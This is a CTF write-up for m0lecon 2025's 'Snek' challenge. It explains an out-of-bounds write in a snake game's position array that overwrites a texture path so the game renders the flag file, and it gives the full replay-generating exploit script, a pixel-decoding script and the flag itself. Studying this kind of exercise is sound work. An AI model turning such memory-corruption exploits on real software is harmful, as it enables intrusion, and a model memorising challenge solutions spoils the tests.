Snek, m0lecon CTF 2025
Snek
I have done this challenge with Rubisk and LeG.
Handout
1
2
3
4
5
6
7
8
9
10
Boy oh boy do I love me some retro gaming sessions of Snake. Unfortunately my
Nokia 6110 recently fell from my balcony. It didn't break, but it punched a
hole in the street and got lost into the city's sewer system, so I did what
anyone else would have done in this situation: write my own remake of the
videogame. Here, wanna take it for a spin?

I've also integrated gaming session recording logic and I am hosting a server
to upload replays! Send me yours and I shall take a look at it.

nc snek.challs.m0lecon.it 28027
We are given these files:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
$ tree .
.
├── docker-compose.yml
├── Dockerfile
└── game
    ├── flag
    ├── server.py
    ├── snek
    └── textures
        ├── apple.bin
        ├── font_0.bin
        ├── font_1.bin
        ├── font_2.bin
        ├── font_3.bin
        ├── font_4.bin
        ├── font_5.bin
        ├── font_6.bin
        ├── font_7.bin
        ├── font_8.bin
        ├── font_9.bin
        ├── font_A.bin
        ├── font_C.bin
        ├── font_E.bin
        ├── font_G.bin
        ├── font_M.bin
        ├── font_O.bin
        ├── font_R.bin
        ├── font_S.bin
        ├── font_V.bin
        ├── head.bin
        └── snek.bin

3 directories, 27 files
First analysis
Before looking at the binary snek, let’s check the server code in server.py.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
#!/usr/bin/env python3

import sys
import os
from pathlib import Path
from subprocess import check_call, CalledProcessError, TimeoutExpired
from tempfile import NamedTemporaryFile

mydir = Path(__file__).parent
os.chdir(mydir)

print('Replay size: ', end='', flush=True)

try:
	sz = int(sys.stdin.buffer.readline(), 0)
except ValueError:
	print('Malformed size!')
	sys.exit(1)

if sz <= 0 or sz > (1 << 20):
	print('Invalid size!')
	sys.exit(1)

print('Replay data: ', end='', flush=True)

replay = b''
while len(replay) != sz:
	replay += sys.stdin.buffer.read(sz - len(replay))

print('Validating your replay...', flush=True)

with NamedTemporaryFile('wb', prefix='snek_game_replay_') as f:
	f.write(replay)
	f.flush()

	try:
		check_call(['./snek', '--fast-replay', f.name],
			env={'SDL_VIDEODRIVER': 'dummy'}, timeout=10)
	except TimeoutExpired:
		print('Verification timed out!')
		sys.exit(1)
	except CalledProcessError:
		print('You crashed the game! WTF?!')
		sys.exit(1)

print('Replay validated!', flush=True)

yesno = ''
while yesno not in ('y', 'n'):
	print('Download game screenshot (y/n)? ', end='', flush=True)
	yesno = input()

if yesno == 'n':
	print('Bye bye!')
	sys.exit(0)

screenshot = None

try:
	with open('/tmp/snek.png', 'rb') as f:
		screenshot = f.read()
except FileNotFoundError:
	print('Something went wrong!', flush=True)
	sys.exit(1)

if screenshot is None:
	print('Something went wrong!', flush=True)
	sys.exit(1)

sys.stdout.buffer.write(screenshot)
sys.stdout.flush()
sys.exit(0)
The server expects us to send a replay of the game to validate it. It saves the replay in a temporary file and runs the snek binary with the --fast-replay option to validate it. If the replay is valid, it offers to send a screenshot of the game.
Let’s try to run the binary to see how to play.
1
2
$ ./snek --help
snek: Usage: ./snek [--help] [--scale N] [{--record|--replay|--fast-replay} replay.txt]
It seems we can record a game, replay it, or do a fast replay. Let’s try to just play the game with ./snek.

Let’s now try to create a script that automatically sends our replay to the server (here it is localhost:1337 in order to test it).
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
from pwn import *
from Crypto.Util.number import bytes_to_long


context.log_level = "debug"

FILE_SAVE = "replay.txt"
p = process(["./snek", "--record", FILE_SAVE])
p.recvall()

with open(FILE_SAVE, "rb") as f:
    replay_data = f.read()

replay = bytes_to_long(replay_data)
replay_size = len(replay_data)
print(f"Replay size: {replay_size} bytes")

p = remote("localhost", 1337)
p.sendlineafter(b"Replay size: ", str(replay_size).encode())
p.sendafter(b"Replay data: ", replay_data)

p.sendlineafter(b"Download game screenshot (y/n)? ", b"y")
png_image = p.recvall()
with open("screenshot.png", "wb") as f:
    f.write(png_image)

context.log_level = "error"
p = process(["firefox", "screenshot.png"])
p.recvall()
Perfect! Let’s have a look at the binary snek with Ghidra to see if we can find any vulnerability.
We observe that the snake location is stored in an array snek that is in the .bss section. It is saved like this:

However, the positions are not stored modulo the game area size, and the collision detection is done the same way:

Therefore, we are able to write as many segments as we want in the snek array, causing an out-of-bounds write. Let’s have a look at the .bss section to see what is after the snek array:

So there is this texture apple.bin which is used to draw the apple in the game. Let’s have a look at how it is used in the code:

The texture is loaded using fopen and fread, and if the file cannot be opened, a default texture is used. Maybe if we can load the flag file as a texture, we can read it! To test this, let’s patch the program to load the flag file instead of the apple texture.

And we get:

We can see we no longer have the apple texture, and maybe we can retrieve the flag from the image. To do so, I asked ChatGPT to write a script that extracts the flag from the image:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
from PIL import Image
import itertools, string

IMG = "screenshot.png"
PRINTABLE = set(bytes(string.printable, "ascii"))

def printable_score(bs):
    if not bs: return 0
    return sum(b in PRINTABLE for b in bs) / len(bs)

im = Image.open(IMG).convert("RGB")
W, H = im.size
assert W % 200 == 0 and H % 200 == 0, "Taille inattendue"
scale = W // 200
cell = 20 * scale

def extract_cell_bytes(gx, gy):
    px = im.load()
    bytes_rgb = bytearray()
    for y in range(20):
        for x in range(20):
            X = gx * cell + x * scale
            Y = gy * cell + y * scale
            r, g, b = px[X, Y]
            bytes_rgb += bytes([r, g, b])
    return bytes(bytes_rgb)

def try_permutations(rgb_bytes):
    chans = [rgb_bytes[0::3], rgb_bytes[1::3], rgb_bytes[2::3]]
    best = []
    for order in itertools.permutations(range(3)):
        merged = bytearray()
        for i in range(len(chans[0])):
            for k in order:
                merged.append(chans[k][i])
        best.append(("".join("RGB"[i] for i in order), bytes(merged)))
    return best

candidates = []
for gy in range(10):
    for gx in range(10):
        raw = extract_cell_bytes(gx, gy)
        tests = [("RGB", raw)]
        tests += try_permutations(raw)
        tests += [(c+"-only", raw[i::3]) for i,c in enumerate("RGB")]

        for tag, data in tests:
            cut = data.split(b"\x00\x00\x00\x00\x00", 1)[0][:1024]
            score = printable_score(cut)
            hit = any(tok in cut for tok in (b"CTF{", b"FLAG{", b"HTB{", b"THM{", b"GU{", b"PWN{"))
            candidates.append((score + (1.0 if hit else 0.0), gx, gy, tag, cut))

candidates.sort(reverse=True)
for i, (score, gx, gy, tag, cut) in enumerate(candidates[:5], 1):
    print(f"[{i}] cell=({gx},{gy}) mode={tag} score={score:.3f}")
    try:
        print(cut.decode("utf-8", "replace"))
    except Exception:
        print(cut)
    print("-"*50)
Let’s try this on the image created with our patched binary:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
$ python3 get_flag.py
[1] cell=(6,4) mode=RGB score=1.000
ptm{REDACTED}

--------------------------------------------------
[2] cell=(6,4) mode=RGB score=1.000
ptm{REDACTED}

--------------------------------------------------
[3] cell=(6,4) mode=R-only score=1.000
p{DT}
--------------------------------------------------
[4] cell=(6,4) mode=GRB score=1.000
tpmR{EADCETD
}
--------------------------------------------------
[5] cell=(6,4) mode=G-only score=1.000
tRAE

--------------------------------------------------
It seems to work, perfect! We now have to figure out how to overwrite the apple texture with the "flag\x00" string.
The exploit
As we have seen before, the size of the snake and the collision are not well handled, allowing us to write out-of-bounds in the snek array located in the .bss section. After this snek array, there is the texture textures/apple.bin, and if we modify it to contain the string "flag\x00", we will be able to read the flag.
In this game of snake, we have 3 lives, and the texture is reloaded each time we lose a life. Our objective is simple:
- Overwrite the apple texture with
"flag\x00"during the first life - Lose on purpose to reload the texture
- Read the flag from the texture (the end image)
To overwrite the texture, we need to eat enough apples to grow, then place the snake’s tail to write "flag" (so at the position 0x6c66 for x and 0x6761 for y). But there is an issue: we wrote 4 bytes here (2 bytes for x position, 2 bytes for y position), therefore the next byte that will be written is also an x position. We want to write a null byte, but this is not possible right now as successive body segments must be adjacent. Two consecutive segments of the snake must be adjacent, so writing a null byte directly here is not possible. To work around this, we will run a first game to write the \x00 byte, then a second game to write flag, and then loose to reload the texture. This is not an issue as the program does not crash when it tries to load the texture, it just uses a default texture.
Here is the final script to do so (this may not be fully understandable as it is just the different directions, but I hope you understood the idea):
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
from pwn import *
import sys


REPLAY_FILE = "replay.txt"
context.log_level = "debug"

inp = ""

def placement_before_loop():
    global inp
    inp += "W"
    inp += "." * 4
    inp += "A"
    inp += "." * 5

def loop():
    global inp
    inp += "S"
    inp += "." * 8
    for _ in range(4):
        inp += "D"
        inp += "W"
        inp += "." * 7
        inp += "D"
        inp += "S"
        inp += "." * 7
    inp += "D"
    inp += "W"
    inp += "." * 8
    inp += "A"
    inp += "." * 8


placement_before_loop()


for i in range(25):
    loop()

inp += "S" * 2
inp += "A" * 100
inp += "S"
inp += "A" * 6
inp += "S" * 5
inp += "D" * 8
inp += "S" * 2
inp += "A" * 6
inp += "S"*4
inp += "D" * 6
inp += "W" * 3
inp += "D"
inp += "S" * 10
inp += "D" * (400 - 0xc3 - 0x6)
inp += "W"
inp += "A"
inp += "S"


placement_before_loop()


for i in range(22):
    loop()

inp += "S"
inp += "." * 8
for _ in range(4):
    inp += "D"
    inp += "W"
    inp += "." * 7
    inp += "D"
    inp += "S"
    inp += "." * 7
inp += "D"
inp += "W"
inp += "." * 3


inp += "D" * (0x6c66 - 0x35 - 3)
inp += "W"
inp += "D" * 6
inp += "W" * 2
inp += "A" * 9
inp += "D" * 120
inp += "S" * 5
inp += "D"
inp += "D" * 4
inp += "S" * 2
inp += "D" * 4
inp += "W" * 3
inp += "D"
inp += "S" * 4
inp += "D" * 2
inp += "S" * (0x6761 - 0xa)
inp += "D"* (200 + 0x28 + 0x16 - 3)
inp += "S"
inp += "A"
inp += "W"


print("Length of replay:", len(inp))
with open(REPLAY_FILE, "w") as f:
    f.write(inp)

p = process(["snek",'--fast-replay', REPLAY_FILE])#, env={'SDL_VIDEODRIVER': 'dummy'})

if len(sys.argv) > 1 and sys.argv[1] == "debug":
    gdb.attach(p, gdbscript="""
    continue
    """)


p.recvall()
We can now run this in order to get our replay.txt file, then send it to the server, and run the get_flag.py script on the resulting image to get the flag:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
$ python3 get_flag.py
[1] cell=(1,5) mode=RGB score=1.000
ptm{n0_s73p_0n_l00000000000000n6_sn3k_81c5cc798a7d0fd9}

--------------------------------------------------
[2] cell=(1,5) mode=RGB score=1.000
ptm{n0_s73p_0n_l00000000000000n6_sn3k_81c5cc798a7d0fd9}

--------------------------------------------------
[3] cell=(1,5) mode=R-only score=1.000
p{_30l0000nsk1c97f}
--------------------------------------------------
[4] cell=(1,5) mode=GRB score=1.000
tpmn{0s_7p3_n0_0l00000000000006n_ns3_k8c15cc789ad70df9
}
--------------------------------------------------
[5] cell=(1,5) mode=G-only score=1.000
tnspn000006n_cc8dd

--------------------------------------------------
Conclusion
We struggled a bit to come up with the idea of separating the null byte from the rest of the flag when writing the texture, but otherwise the exploit was quite straightforward.